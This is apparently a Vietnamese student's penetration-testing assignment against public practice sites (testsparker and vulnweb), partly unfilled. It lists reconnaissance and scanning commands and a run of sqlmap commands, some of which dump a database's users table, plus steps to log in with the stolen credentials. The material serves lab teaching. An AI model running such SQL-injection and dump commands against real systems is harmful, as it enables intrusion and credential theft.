|  |  |
| --- | --- |
| Logo  Description automatically generated | BÀI TẬP KIỂM TRA 01  Khai thác lỗ hổng Website |

Họ và tên Sinh viên: Nguyễn Công Cường

Mã Sinh viên: 102200013


Nhóm học phần: 20Nh10

http://aspnet.testsparker.com/

# Quá trình Information Gathering

## Công cụ dmitry lấy thông tin Website


Lệnh thực hiện: dmitry -i aspnet.testsparker.com



Hình 2.1. Kết quả thực hiện: dmitry -i aspnet.testsparker.com

## Công cụ whois thu thập thông tin máy chủ


Lệnh thực hiện: whois testsparker.com



Hình 2.2. Kết quả thực hiện: whois testsparker.com

## Công cụ sslscan liệt kê các bộ mã hóa và chứng chỉ trên máy chủ

Lệnh thực hiện: sslscan aspnet.testsparker.com



Hình 2.3. Kết quả thực hiện: sslscan aspnet.testsparker.com

## Công cụ DNSenum thu thập thông tin DNS


Hình 2.4. Kết quả ...

## Các công cụ khác (nếu có)

# Quá trình Scanning

## Công cụ nmap

Lệnh thực hiện: nmap aspnet.testsparker.com



*Hình 3.1 thực hiện: nmap aspnet.testsparker.com*

## Các công cụ khác (nếu có)

# Quá trình Vulnerability Analysis

## Công cụ uniscan quét lỗi bảo mật Website

Lệnh thực hiện: sudo uniscan-gui


A screenshot of a computer

Description automatically generated

*Hình 3.2 thực hiện: sudo uniscan-gui*

## Công cụ nikto dò tìm lỗi website

Lệnh thực hiện: nikto -h http://aspnet.testsparker.com



*Hình 3.3 thực hiện: nikto -h http://aspnet.testsparker.com*

## Công cụ skipfish

Lệnh thực hiện: skipfish -o output http://aspnet.testsparker.com

A screenshot of a computer

Description automatically generated

*Hình 3.4 ouput log của skipfish*

## Công cụ gobuster

## Công cụ sitadel

## Công cụ darkjumper

## Công cụ amap

## Các công cụ khác (nếu có)

# Quá trình Web application analysis

## Công cụ sqlmap phân tích lỗ hổng SQL

Các lệnh sử dụng:

sudo sqlmap -u http://aspnet.testsparker.com/ --forms --crawl=2 --batch --answer=Y

sqlmap -u "http://aspnet.testsparker.com/" --level=5 --risk=3 –batch

sqlmap -u http://aspnet.testsparker.com/administrator/Login.aspx?r=/Dashboard/ --level=5 --risk=3

sqlmap -u http://aspnet.testsparker.com/administrator/Login.aspx?r=/Dashboard/ --tamper=space2comment --random-agent

sqlmap -u http://aspnet.testsparker.com/ --crawl=3 --batch --force-answer=Y

sqlmap -u http://aspnet.testsparker.com/ --crawl=3

sqlmap -u http://aspnet.testsparker.com/ --crawl=5 --batch Y

sqlmap -u http://aspnet.testsparker.com/ --crawl=5 --batch Y --threads 4

sqlmap -u "http://testphp.vulnweb.com/search.php?test=query" –dbs

sqlmap -u "http://testphp.vulnweb.com/search.php?test=query" --tables -D acuart

sqlmap -u “http://testphp.vulnweb.com/search.php?test=query” --columns -D acuart -T users

sqlmap -u “http://testphp.vulnweb.com/search.php?test=query” --dump -D acuart -T users

## Công cụ tlssled

## Công cụ xsser khai thác lỗi XSS

## Các công cụ khác (nếu có)


# Quá trình GUI Web application analysis

1/ Tìm tên cơ sở dữ liệu

A black background with white text

Description automatically generated

2/ Tìm tên các bảng có trong CSDL



3/ Xác định các cột của bảng users

A screenshot of a computer program

Description automatically generated

4/ Quét tài khoản, mật khẩu:

A black background with white text

Description automatically generated

5/ Sử dụng mật khẩu tài khoản đã lấy được để đăng nhập

# Tổng hợp kết quả kiểm thử xâm nhập

....

|  |  |  |
| --- | --- | --- |
| **TT** | **Nội dung** | **Kết quả** |
|  | Tên miền & địa chỉ IPv4, IPv6 //dmitry | Domain Name: TESTSPARKER.COM  HostIP:54.204.37.212 |
|  | Máy chủ //uniscan/nikto + whois | Server: Microsoft-IIS/8.5  Name Server: NS-122-C.GANDI.NET  Name Server: NS-223-B.GANDI.NET  Name Server: NS-242-A.GANDI.NET |
|  | Các cổng dịch vụ và trạng thái //nmap | PORT STATE SERVICE  80/tcp open http  443/tcp open https |
|  | Các dịch vụ trên Server và phiên bản //nmap + sslcan | PORT STATE SERVICE  80/tcp open http  443/tcp open https  SSL/TLS Protocols:  SSLv2 disabled  SSLv3 disabled  TLSv1.0 disabled  TLSv1.1 disabled  TLSv1.2 disabled  TLSv1.3 disabled |
|  | Các lổ hổng / nikto + skipfish | + /: Cookie TestCookie created without the httponly flag.  + /: Retrieved x-aspnet-version header: 4.0.30319.  + /: Retrieved x-powered-by header: ASP.NET.  + /: The anti-clickjacking X-Frame-Options header is not present.  + /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.  + No CGI Directories found (use '-C all' to force check all possible dirs)  + /clientaccesspolicy.xml contains a full wildcard entry.  + /clientaccesspolicy.xml contains 10 lines which should be manually viewed for improper domains or wildcards.  + /crossdomain.xml contains a full wildcard entry.  + /robots.txt: Entry '/statics/' is returned a non-forbidden or redirect HTTP code (200).  + /robots.txt: contains 2 entries which should be manually viewed. |
|  | Thông tin tài khoản | A black background with white text  Description automatically generated |
|  | Kết quả thăm dò tấn công | A screenshot of a computer  Description automatically generated |
|  | ... |  |